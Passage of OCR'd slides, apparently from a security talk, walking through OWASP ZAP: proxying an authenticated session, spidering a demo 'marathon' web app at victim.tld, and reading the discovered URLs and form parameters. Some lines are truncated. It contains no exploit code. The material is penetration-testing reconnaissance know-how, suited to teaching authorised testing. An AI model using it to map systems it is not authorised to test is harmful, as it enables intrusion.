
- Ensure browser (proxying through ZAP) is logged in & session ID is noticed by ZAP and marked as active



JSESSIONID=1F2AD0688985723D1C97A475B0A5ABF1

CHRISTIAN SCHNEIDER

… now let ZAP spider (includes a passive scan)




Welcome to the OWASP

ZAP is an easy to use integrated penetration tes

Please be aware that you should only attack app

To quickly test an application, enter its URL bel


Spider Log shows requests & exclusions …



	Method	URI	Flags
🟢	GET	http://victim.tld:8080/marathon	SEED
🟢	GET	http://victim.tld:8080/robots.txt	SEED
🟢	GET	http://victim.tld:8080/sitemap.xml	SEED
🟢	GET	http://victim.tld:8080/marathon/showMarathons.page	SEED
🟢	GET	http://victim.tld:8080/marathon/PhotoLoader?photo=default.png	SEED
🟢	GET	http://victim.tld:8080/marathon/secured	SEED
🟢	GET	http://victim.tld:8080/marathon/secured/profile.page	SEED
🟢	GET	http://victim.tld:8080/marathon/secured/j_security_check	SEED
🟢	GET	http://victim.tld:8080/marathon/	
🟢	GET	http://victim.tld:8080/marathon/secured/attendances.page	
🟢	GET	http://victim.tld:8080/marathon/secured/editPassword.page	
🔴	GET	http://victim.tld:8080/marathon/logout.page	USER_RULES
🟢	GET	http://victim.tld:8080/marathon/showResults.page?marathon=0	
🟢	GET	http://victim.tld:8080/marathon/showResults.page?marathon=1	
🟢	GET	http://victim.tld:8080/marathon/showResults.page?marathon=2	
🟢	GET	http://victim.tld:8080/marathon/showResults.page?marathon=3	

CHRISTIAN SCHNEIDER

Sitemap tree gets filled from spidering …



```
GET:css
js
GET:register.jsp(cache,cacheVal)
POST:searchRunner.page(searchTerm)
GET:js
GET:searchRunner.page
secured
    GET:profile.page
    POST:j_security_check(j_password,j_username)
    GET:attendances.page
    GET:editPassword.page
    GET:j_security_check
    POST:updateRunnerProfile.page(city,creditcardN
    POST:updateRunnerAttendances.page(selectedM
```

